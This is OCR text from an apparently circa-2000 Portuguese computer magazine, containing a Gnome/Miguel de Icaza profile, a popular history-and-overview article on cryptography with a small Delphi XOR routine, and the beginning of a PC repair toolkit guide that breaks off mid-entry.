O que é o Gnome? Tecnicamente é um ambiente gráfico para o uso do Linux, um



Reprodução

“Duas palavras: Linux e Gnome”

programa para usar o Linux no sistema de cliques e janelas.

Na prática é um software que permite usar o Linux de um jeito que a maioria das pessoas já conhece.

Em filosofia, é uma revolução.

Em 1997 a única coisa similar ao Gnome era o KDE, que enfrentava problemas de licenciamento por

usar código que não poderia ser difundido gratuitamente - problema que segue, em menor escala, até hoje.


Essa buraco na estrutura de

desenvolvimento do Linux motivou Miguel a criar uma interface gráfica baseada no software livre e totalmente adaptada à licença GNU.

Apenas catorze meses depois de começar o desenvolvimento, de Icaza conseguiu não apenas lançar o Gnome 1.0, como também chamou a atenção de toda comunidade

tecnológica mundial. O Gnome consegue ser mais fácil de usar que os softwares aparentados (WindowMaker, Enlightenment, KDE), o que o ergueu à condição de “futuro carrasco do Windows”.


Turbinado pelo sucesso do Gnome, Miguel virou figurinha carimbada em revistas de informática de todo o mundo (olha ele aqui para provar...), abriu uma empresa chamada Helix Code e ficou importante sem esquecer a filosofia da livre difusão do conhecimento/software.




Reprodução

O mexicano é hoje considerado um híbrido do espírito hippie de homens como Richard Stallman (presidente da Free Software Foundation) e empreendedores da “nova economia”. A julgar pela sua disposição e sua relativa pouca idade, esse é só o primeiro dos rótulos que vão grudar no rapaz.

Ele crê em Gnomos




Reprodução



Reprodução





A

Escrita

Etimologia (do grego):
Kypto = oculta;
Grapho = grafia, escrita; logo
Criptografia = escrita oculta

Para
confundir
os olhos

enganar os
curiosos

o homem
inventou a

esconder
informação

Criptografia

10608-



COLEZIONE
700-68

Tício segue galopando rumo ao Oriente, quando a esquadra romana o surpreende pelos flancos da estrada poeirenta. Celsus, o censor, sabia que aquele escravo trácio, balbuciando *um latim improvisado*, carregava fórmulas militares preparadas por seu dono, um hábil espião a serviço de estrangeiros. O que Celsus jamais descobriria é que a fórmula estava gravada tal qual num pergaminho debaixo das madeixas de Tício. O destinatário teria de raspar a cabeça do escravo para receber a mensagem.

A história acima nos remete a uma das mais antigas aplicações da criptografia, a arte de camuflar mensagens em códigos consignados entre o emissor e o receptor, de tal forma que elas fiquem

incompreensíveis para terceiros.

As ciências criptográficas se incorporaram tanto à vida cotidiana que você já deve tê-las usado sem se dar conta disso. A codificação

“O uso da criptografia evoca a questão dos direitos humanos e liberdade pessoal do homem”.

Global Internet Libert, ONG relacionada à privacidade na Internet

que garotas ginasiais aplicam para que ninguém leia seus diários, a língua do P (aquela em que se pronuncia pê antes de cada sílaba) são todos métodos domésticos de criptografia.

A criptografia começou a ser esboçada

junto com o nascimento da escrita mais ou menos em 3.600 AC, correspondendo a uma necessidade decorrente da comunicação: privacidade e sigilo de certas informações.

Desde os tempos remotos da dinastia Ming, na China, os métodos para isso vêm sendo estudados e aperfeiçoados. Com o passar dos anos, tornaram-se matéria fundamental para manutenção de segredos industriais e comunicações de guerra.

Conquistadas as casernas, a criptografia ganhou crescente importância dentro das instituições públicas e militares de todo o mundo. Manter informações confidenciais sob código e decifrar a criptografia do inimigo passou a ser privilégio dos serviços de inteligência, inspirando excitantes romances de detetive e teorias da conspiração.

Criptografia do inexplicável

A criptografia é usada de muitas formas na nossa História, mudando costumes. Os egípcios mantinham o povo sob controle e os inimigos confusos com sua escrita. Os maias usavam sua escrita indecifrável para tentar debelar a sede de sangue dos colonizadores espanhóis. Além de proteger povos, a criptografia protegeu costumes e obras intelectuais.

As artes místicas da Europa sofreram profundas mudanças na Idade Média, pois com a perseguição da Igreja, bruxas e magos tiveram que adaptar seus costumes para manterem-se incógnitos. As adagas e mantos das bruxas deram lugar à vassoura e colher de pau e o cetro dos magos foi substituído pelo cajado do pastor. Agindo assim, podia-se continuar com as crenças sem despertar a ira fanática da Igreja da época.

Nostradamus escreveu ao contrário suas profecias para evitar ser morto pela inquisição. Existem até mesmo correntes místicas que pregam o uso de palavras embaralhadas como chaves harmônicas que liberam energias metafísicas contra os oponentes. Seja protegendo ou atacando, a criptografia teve vários papéis na história humana. Redop è otnemcehnoc.



Assim, a criptografia profissional permaneceu quase que exclusivamente na mão dos arapongas por todo século XX, até que surgiu o computador, a Internet e, no embalo, o comércio eletrônico.

Decifra-me ou te devoro

A rápida disseminação da Internet junto com seu uso direcionado ao comércio lançou uma série de desafios preocupantes para os cientistas da computação e técnicos.

Navegar ou enviar dados importantes na Net transformou-se num estratagema perigoso, mas inevitável. Isso convocou a ação de grandes núcleos de desenvolvimento de tecnologia, que estabeleceram a criptografia digital como a primeira das alternativas para digerir o ambiente instável da rede. A partir daí, os especialistas do ramo, os cypherpunks (quadro abaixo), desenvolveram protocolos para aplicar a criptografia aos sistemas online existentes.

A criptografia à moda digital foi remodelada totalmente em relação às técnicas anteriores. A tecnologia atual é um processo matemático complexo,

com uso de fórmulas e algoritmos implementados por software.

A Internet funciona no esquema de recebimento e envio de pacotes de informação. O que os métodos criptográficos atuais fazem é codificar o pacote antes que ele realize a trajetória da máquina-cliente até o servidor e vice-versa. Dessa safra de protocolos, dois padrões criptográficos se destacam: o Secure http (http-S) e o SSL.

Quebrando o protocolo

O padrão *http-S* é uma alteração voltada a segurança proposta a conexões com http e permite que as mensagens em trânsito sejam encapsuladas em diversos métodos de codificação. Por não estar atrelada a nenhum esquema ou algoritmo, a vantagem do *http-S* é sua incrível flexibilidade. A maleabilidade do protocolo permite autenticação, encapsulamento recursivo, encriptação seletiva e uma série de recursos que podem ser definidos pelo administrador do sistema.



Acima a escultura Kryptos, que ocupa o pátio interno da CIA, nos EUA. A peça contém uma mensagem cifrada em seus 865 caracteres. A mensagem permanece envolta de mistério até hoje.

O que os métodos criptográficos atuais fazem é codificar o pacote antes que ele realize a trajetória da máquina-cliente até o servidor e vice-versa

Cypherpunks: criptografia, ativismo hacker e rebeldia social

Uma nova tribo vem ganhando destaque no cenário hacker: são os cypherpunks, um tipo especializado em operações criptográficas. Muito menos reverenciado que crackers, phreakers e hackers convencionais, esse grupo é formado por uma seleta casta de estudiosos com conhecimentos avançados em matemática e matérias afins. Apesar da figura do especialista em criptografia datar décadas, o movimento se consolidou como comunidade há apenas sete anos, com a elaboração do "Manifesto Cypherpunk", por Eric Hughes (ver <http://www.eff.org/pub/Privacy/Crypto/misc/cypherpunk.manifesto>).

O manifesto delimita o campo de atuação de um cypherpunk, expõe sua ética e

modus operandi.

Segundo Hughes, "cypherpunks escrevem código", revelando uma das obrigações básicas de um adepto: criar novos programas de encriptação e algoritmos cada vez mais invencíveis, divulgando o uso da criptografia aos quatro cantos do planeta. Por trás da faceta técnica, repousam as nobres motivações de um cypherpunk: lutar pela privacidade em todos os sentidos, impedindo que organizações poderosas minem o direito das pessoas de preservar sua vida íntima e individual.

Os advogados da privacidade submergem de seu mundo subterrâneo principalmente agora, à medida que se acirram as discussões sobre privacidade na Internet e os métodos de vigilância se superam a

cada dia. Em newsgroups como alt.cypherpunks.com e listas de e-mail, os cypherpunks estão se tornando mais visíveis e coesos. Uma conferência inédita está sendo programada para meados de 2001, na Califórnia. Mas todo esse esforço só para encobrir o segredo dos outros? Hughes diria que não: "Segredo e privacidade não se confundem. Segredo é algo que você não quer revelar; privacidade é o poder de se revelar seletivamente ao mundo, e é fundamental se quisermos construir uma sociedade aberta e livre". Assim, os cypherpunks propagam sua ideologia e aproveitam também para angariar, com seus serviços relacionados à criptografia na Net, alguns dos holerites mais vultuosos da informática.

O *SSL* (*Security Socket Layer*) é o protocolo mais conhecido em transações via web e hoje domina esse mercado, estando presente principalmente em vendas online envolvendo cartão de crédito. Criado pela Netscape, o padrão é livre para uso pessoal e empresarial. No endereço www.openssl.org, você tem à disposição informações de como aplicá-lo a seus servidores. No CD da Geek, você também encontra o software para Linux e um howto em português ensinando a construir servidores web seguros casando o Apache com SSL.



Contém o programa OpenSSL no CD Geek#9

Outro protocolo poderoso é o *SSH2*, desenvolvido pela IETF (www.ietf.org), usado em sessões de terminal seguras e conexões TCP arbitrárias. O

software é baseado no código do *SSH1* de Tatu Ylonen. Ainda existem incontáveis outros

O protocolo SSL assegura a inviolabilidade das vendas online com cartão de crédito

padrões de segurança para conexões, publicados hora por gigantes de informática, hora por consórcios sem fins lucrativos. Entre eles, figura o protocolo de segurança para domain name servers, o *DNSSEC*

(www.ietf.org/ids.by.wg/dnssec.html) e o *IPSec*, tecnologia que abre canais exclusivos para comunicação entre programas em redes inseguras.

Se tudo isso pareceu grego para você, não se preocupe. Vamos descascar o abacaxi.

Modus operandi

Um software de encriptação é basicamente uma composição com três seções distintas: entrada de dados, algoritmo de encriptação e saída. A entrada de dados representa o texto fonte, também chamado de *plain text*. A saída de dados é o texto já codificado. O algoritmo de encriptação é o método matemático pré-definido que "embaralha" os bits dentro do arquivo.

Enigma: a máquina de códigos

Durante a Segunda Guerra, a criptografia dava um grande salto em direção ao estágio atual, com uma engenhoca nazista usada para camuflar as estratégias dos generais do Fűrher e mantê-las intocadas pelos aliados. Essa máquina, batizada de *Enigma*, propunha um rico sistema de criptografia. Da era pré-computador, é a engenhoca que mais se assemelha ao que tomamos por criptografia hoje. Posteriormente, a *Enigma* caiu na mão dos poloneses e depois das forças armadas britânicas, onde foi dissecada e teve seu mistério desvendado.


A *Enigma* tinha o desenho semelhante ao de uma máquina de escrever antiga, sobretudo na disposição das teclas para a entrada de dados. Abaixo do teclado, há uma série de pequenas lâmpadas (leds) que emitem sinais para o operador indicando a letra resultante da encriptação.

São necessários dois operadores numa *Enigma*. Um para digitar a mensagem e um outro para ler as letras indicadas pelas luzes e anotá-las. O processo serve tanto para codificar como para decifrar mensagens.

Por trás das luzes, existe um conjunto de rotores e um refletor ativados por impulsos elétricos, que garantem saídas de dados diferentes a cada operação, com uma margem de combinações de 4×10^{26} !!



Acima: a *Enigma*.
Abaixo: seu esquema



Reprodução

Hay que endurecer...

O código secreto de Che Guevara

O revolucionário Che Guevara também empregava a criptografia como um meio de intercâmbio de informações com o atual presidente de Cuba, Fidel Castro.

Em 1967, quando foi capturado e morto na Bolívia, Guevara carregava consigo uma carta, descoberta em seu leito de morte acidentalmente por seus algozes. Che e Fidel Castro utilizavam o criptograma de Gilbert Vernam (1917-1918) com algumas personalizações para despistar uma possível intervenção no envio da



mensagem via ondas de rádio.

O código de Vernam consiste em atribuir valor numérico decimal de 2 dígitos às letras. Para tornar a decifração mais improvável, Fidel e Guevara intercalavam outro código secreto entre os dígitos de Vernam.

O método Vernam foi um dos mais usados por diplomatas e espões de vários países durante o século XX, por causa da facilidade em se estabelecer códigos e gerar combinações virtualmente impossíveis de detectar.

Essas rotinas divergem quanto ao processamento e a metodologia. A mistura de dados pode ocorrer das mais variadas maneiras, ser mais ou menos segura, lenta ou rápida. Tudo depende do algoritmo que se escolhe: *RSA*, *DES*, *Fish* e *DSS* são alguns dos mais usados (vide quadro ao lado).

O poder de um algoritmo aumenta exponencialmente de acordo com a cadeia de bits que ele utiliza. Utilizando uma chave de 32 bits, o conversor promoverá um número de

seqüências de código na ordem 2^{32} , segundo a lógica binária. Em cadeias de 512 bits, as probabilidades aumentam para 2^{512} . Chaves de 2.048 bits, por exemplo, são tão seguras que destinam-se a serviços de inteligência de Estados. São praticamente indecifráveis por pessoas "normais".

Na fase de decodificação, o procedimento é semelhante ao descrito, apenas com a inclusão de um novo elemento: a checagem de senhas para garantir que somente o

portador do código de decodificação possa decifrar o criptograma. Em criptografia, as senhas são conhecidas como chaves, porque realmente funcionam como tais. A diferença é que elas abrem um cofre virtual protegendo ouro abstrato: a informação.


Os softwares mais tradicionais de codificação trabalham com uma só senha e um único procedimento de cálculo, tanto para a

criptação como para a decodificação.

Obtendo a senha atribuída ao código, qualquer pessoa acessa a informação integralmente. Esse é o tradicional sistema de chaves simétricas, cujo auge na computação durou até os fins da década de 70, caindo em desuso logo depois, com o surgimento de técnicas mais refinadas.

Para experimentar a criptografia típica dos anos 70, dê uma olhada no box da página seguinte.

Obtendo a senha atribuída ao código, qualquer pessoa acessa a informação integralmente



A6 E8 139 M70 Q71 U52 Y1
B38 F30 J31 N76 R58 V50 Z59
C32 G36 K78 O9 S2 W36
D4 H4 L72 P29 T0 X54

Os papéis encontrados no bolso de Che: o código e a mensagem

Misturando Bits

Alguns algoritmos mais usados na criptografia atualmente:

- RSA (Rivest-Shamir-Adleman):

O mais popular conversor usado em sistemas de chaves assimétricas. Pode ser usado tanto para encriptação como para criar assinaturas digitais. Gera chaves acima de 1.024 bits.

- Sistema de curva elíptica:

Trabalha com base em conjuntos de valores que supram a equação

$$y^2 = x^3 + ax + b$$

- DES (Data Encryption Standard):

Um algoritmo criado na década de 1970 e ainda hoje um dos mais confiáveis. Trabalha com um sistema de codificação em blocos de 64 bits por vez. Uma versão mais avançada do algoritmo está sendo criada para 2001, com o objetivo principal de aumentar a capacidade das chaves de encriptação em bits. O sucessor do DES será chamado de Advanced Encryption Standard (AES).

- Blowfish:

Um algoritmo de grande aceitação. Trabalha com o conceito de tabelas de referência e números pseudo-aleatórios, que dificultam qualquer criptanálise. O ponto negativo é que requer muita memória RAM para funcionar.

Uma nova ordem

Em 1976, os pesquisadores Diffie e Hellman demonstraram ao mundo que o sistema de chaves simétricas não era muito confiável. Isso porque você precisa de um canal seguro para transmitir a senha ao destinatário, algo até tolerável para pequenas comunicações, mas absurdamente débil para grandes volumes de dados e transmissões envolvendo dados confidenciais do governo e grandes corporações.

Junto com as críticas, os dois apresentaram um método revolucionário de criptografia, baseado em duas chaves pessoais: uma que deve ser

aberta e divulgada a todos (pública) e outra que deve receber o tratamento de uma senha pessoal (chave privada).

“A ingenuidade humana não pode inventar um criptograma que a ingenuidade humana não possa decifrar”

Edgar Allan Poe


Assim, se você quiser encriptar um arquivo, usa a chave pública de seu destinatário e

conduz o código até ele, por e-mail, por exemplo. Somente essa pessoa será capaz de abrir o baú da felicidade, pois a senha para decifrar o arquivo é a chave privada do destinatário, que precisa obrigatoriamente combinar com a chave pública dele.

Além de ser mais seguro, esse sistema dispensa que você conheça o código do receptor da mensagem ou que compartilhe senhas. Definido como sistema de chaves assimétricas (public keys), este método compõe a espinha dorsal *PGP* (Pretty Good Privacy), um dos mais poderosos e populares representantes da criptografia digital.

Combustíveis da criptografia digital

- A tecnologia de protocolos da rede tornou a Internet uma rota vulnerável à invasões e furto de informações;
- Crackers de todas as partes estão dispostos a destruir até mesmo os mais sólidos negócios online e possuem armas intelectuais para isso;
- O e-commerce começou a perder adeptos, por ser suscetível a fraudes em operações envolvendo transferência de dinheiro e cartões de crédito;
- O correio eletrônico também não é seguro. Cópias da mensagem que você recebe ficam armazenadas nos servidores e podem ser interceptadas;
- Diversos serviços online aproveitam a ingenuidade do internauta para invadir seu micro e roubar dados pessoais;
- Pelo computador, é muito mais fácil e provável a aplicação de métodos de monitoramento.



O insuperável PGP

Programado por Philip Zimmermann, o PGP ganhou a preferência dos internautas por ser seguro e integrável através de plugins e scripts a clientes de e-mail como o Eudora e o Pine do Linux. Como todos bons programas de encriptação assimétrica, o PGP permite a codificação em chaves de até 2.048 bits e ainda comprime os dados depois da codificação. Um recurso interessante e útil é seu sistema de assinatura digital. É um opcional que permite, com um procedimento previamente definido, verificar a procedência da mensagem. Assim, o receptor sempre tem certeza de que a mensagem é de fonte confiável.

O software dispõe de versão freeware em português disponível no site <www.nai.com>, nos sabores Unix, Windows e DOS. Após instalá-lo, basta registrar suas próprias chaves pública e privada e depois começar a trabalhar.

Confira um curso de PGP em formato PDF no CD Geek#9



Criptanálise: engenharia reversa na criptografia

As lendas que habitam os bastidores do mundo hacker contam que os cypherpunks dividem-se em dois grupos basicamente: aqueles que criam métodos de criptografia e aqueles que quebram. Nesse segundo grupo, estão os adeptos da criptanálise, arte de descobrir brechas em sistemas criptográficos e reverter os efeitos da encriptação.

A criptanálise está repartida em diversas categorias, considerando os modos de ataque:

- O **ataque ao ciphertext** somente compreende a técnica de decifrar o criptograma através da comparação de vários códigos produzidos pelo mesmo sistema até se encontrar o esquema adotado. Pode ser útil na criptografia usual, mas é inútil em códigos gerados por computador. O PGP, por exemplo, usa um esquema matemático randômico a cada encriptação.

- A **intercepção** é um método clássico usado por espíões antigamente. Resume-se a monitorar os canais de comunicação do indivíduo, na esperança de que em algum momento ele divulgue a senha de decodificação. Em sistemas de chaves assimétricas essa técnica não tem efeito.

- No **rastreamento de falhas**, os algoritmos de encriptação são bombardeados de código até que alguma função má programada revele uma brecha no sistema.

Para os próximos anos, os aficionados na

técnica de quebrar códigos prevêm o uso da **criptanálise quântica**, aliança entre a técnica de tentativa e erro e a computação quântica, infinitamente mais veloz que o processamento serial, e portanto, capaz de calcular mais rápido combinações e seqüências de código.

Talvez a criptanálise quântica ainda seja delírio de algum garoto hacker ou de um matemático eufórico.

Na verdade, a mais avançada criptanálise está sendo feita a cada instante, é não reside no campo das ciências exatas. Todo dia milhares de pessoas em todo o mundo experimentam a criptografia do amor e das linguagens secretas da existência. Tudo se revela por códigos. A despeito de todos computadores, a melhor criptografia continua sendo a vida. E a mais engenhosa criptanálise é vivê-la.


Criptografando no Delphi

A rotina a seguir demonstra como incluir encriptação de strings dentro do Delphi. Desenvolvedores de outras linguagens podem também analisar a lógica e portar o código.

A função pode ser chamada tanto na encriptação como na decriptação de palavras, onde "mStr" representa o texto a ser criptografado e "mChave" é a variável que serve como base de codificação.

Para programadores Delphi interessados no assunto, ainda existe um componente externo chamado Tcriptografia. O componente não é visual, mas faz o trabalho sem que você precise programar tudo manualmente. O software está disponível para download gratuito no site <www.terravista.pt/gulncho/1815/componentes.htm>

```
function Criptografia(mStr, mChave: string): string;
var
  i, TamanhoString, pos, PosLetra, TamanhoChave:
  Integer;
begin
  Result := mStr;
  TamanhoString := Length(mStr);
  TamanhoChave := Length(mChave);
  for i := 1 to TamanhoString do
  begin
    pos := (i mod TamanhoChave);
    if pos = 0 then
      pos := TamanhoChave;
    posLetra := ord(Result[i]) xor ord(mChave[pos]);
    if posLetra = 0 then
      posLetra := ord(Result[i]);
    Result[i] := chr(posLetra);
  end;
end;
```



Contos da Crypto

A milenar arte de fabricar códigos e suas mutações

O exercício da criptografia alcançou a atual credibilidade graças, principalmente, às vitórias no campo científico e a um processo histórico milenar, em que diversas mentes sucederam-se no esboço de técnicas e modelos esquemáticos de codificação.

O registro mais remoto de um esquema criptográfico data da Antiguidade. Nessa época, os estadistas codificavam seus documentos mais confidenciais trocando a ordem das letras do alfabeto (modelo monoalfabético). Dessa forma funcionava o **criptograma de César**, usado pelos imperadores romanos. Elaborava-se uma tabela de referência com as letras do alfabeto, junto ao significado real das letras, como você vê na representação do quadro 1.

Assim, a palavra GEEK, se criptografada por César, resultaria em JHHN.

Outras variações do criptograma de César nasceriam alguns anos depois. Uma delas, o **Atbash**, de origem galiléia, fazia a substituição da letra por outra localizada na posição

exatamente inversa do alfabeto. Por exemplo, a primeira letra era substituída pela última, a segunda pela penúltima e assim por diante.

Posteriormente, um matemático grego chamado **Polybius** criou um sistema de conversão de letras para números (quadro 2).

O registro mais remoto de um esquema criptográfico data da Antiguidade. Os Césares já forjavam seus códigos secretos

O valor de cada letra corresponde à sua colocação dentro da tabela. A palavra GEEK, por exemplo, ficaria 22221525.

Já no século XIX, na Inglaterra, Sir Charles Wheatstone criou um sistema chamado **Playfair**, usando posteriormente pelos exércitos de Sua Majestade. O método era menos vulnerável que seus predecessores e também consistia no uso de uma tabela de valores 5x5 (quadro 3)

Cada palavra codificada deveria ser repartida em grupamentos de duas letras: tomemos por exemplo a palavra vida. Primeira a desmembramos: vi-da. Depois disso, utiliza-se a tabela para

obter a criptografia correspondente. A primeira letra de cada grupo é substituída pela correspondente da tabela achada na linha da primeira letra e na coluna da segunda. Para substituir a segunda letra, basta inverter o eixo da coordenada. A palavra vida, nesse sistema ficaria como VIJBN.

O **criptograma de Vigenère** funcionava num esquema parecido. Apenas a tabela de referência é maior: 26x26, onde cada linha e coluna contém todas as letras do alfabeto.

Os métodos monoalfabéticos, mesmo que engenhosos, tornaram-se obsoletos e facilmente decodificáveis pelos sistemas de inteligência da Europa e EUA. Então,

começaram novas experiências usando máquinas especiais. Um dos primeiros experimentos dignos de nota foi o **cilindro de madeira de Thomas Jefferson**. Era um tubo de 15cm dividido em diversas rodela, cada qual com 26 letras. Uma vez a mensagem preparada, as rodela eram embaralhadas e só quem tivesse a combinação correta do posicionamento delas poderia ler o texto original. Hoje, essa técnica é empregada como tranca para certos cadeados e cofres.

Depois de Jefferson, os cypherpunks da época descobriram que somente suas habilidades naturais seriam pouco úteis para criar sistemas de criptografia complexos. A saída foi buscar auxílio em máquinas: primeiro a **Enigma** nazista, depois os computadores modernos.

Quadro 1

| | |
|------------|---------------------------|
| TEXTOREAL | a b c d e f g h i j k l m |
| ENCRYPTADO | D E F G H I J K L M N O P |
| TEXTOREAL | n o p q r s t u v w x y z |
| ENCRYPTADO | Q R S T U V W X Y Z A B C |

Quadro 2

| # | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|----|---|
| 1 | A | b | c | d | e |
| 2 | F | g | h | ij | k |
| 3 | L | M | n | o | p |
| 4 | Q | R | s | t | u |
| 5 | V | W | x | y | z |

Quadro 3



| | | | | |
|---|---|---|---|---|
| C | B | Q | R | D |
| S | Y | E | U | P |
| F | V | T | H | W |
| O | I | X | G | K |
| Z | A | L | M | N |



Kit de sob

Das chaves de fenda aos adaptadores, montamos um kit básico para exploradores de equipamentos

Não adianta chorar sobre o leite derramado. Seu micro está com algum problema e você vai precisar encarar o papel de “técnico de manutenção”. Ao contrário do que muita gente pensa e do que muitos especialistas da área fazem questão de propagar (quase sempre garantindo seus empregos), abrir e arrumar um computador não é tão complicado assim. Mas antes mesmo de pensar em realizar uma cirurgia no seu equipamento, é preciso ter os instrumentos adequados. Aqui está o nosso kit básico para começar a explorar as entranhas do seu paciente. Não se esqueça que abrir o computador é fácil. Difícil é fazer com que tudo esteja em perfeito funcionamento na hora de fechar.



Chaves de Fenda

O que é:

Um kit com chaves de fenda variadas. Indispensável que ele tenha pelo menos duas chaves do tipo Philips, aquelas pontiagudas com a ponta na forma de uma cruz. Todos micros usam parafusos desse tipo.

Como usar:

Não tem segredo, desde que você tenha o mínimo de força. Para abrir e fechar a CPU é só encontrar os parafusos e removê-los. Se estiver difícil demais, desista da operação. A última coisa que você vai querer é quebrar alguma peça e depois ouvir sermão de algum técnico.

Onde encontrar:

Qualquer loja de ferramentas

Preço:

De R\$ 10,00 a R\$ 190,00

Alicate

O que é:

Ferramenta para arrancar e puxar componentes travados. Só para casos em que as chaves de fenda não servem.

Como usar:

É raro, mas você pode ter que puxar à força alguns componentes da parte interna do computador. Presilhas plásticas que prendem componentes nas bandeijas, parafusos espanados e outras coisas do tipo são o alvo.

Atenção: o alicate serve para facilitar, mas não o use para tirar ou desencaixar componentes da placa!

Onde encontrar:

Qualquer loja de ferramentas

Preço:

De R\$ 10,00 a R\$ 100,00



Borracha Escolar/ Pincel

O que é:

Um fragmento monolítico sintético, utilizado para remover partículas de grafite de superfícies como papel. Em bom português, borracha, daquelas usadas para apagar rabiscos em papel. Para que você vai usar uma borracha escolar em um computador? Pouca gente sabe, mas é o material certo para retirar impurezas de contatos metálicos.

Como usar:

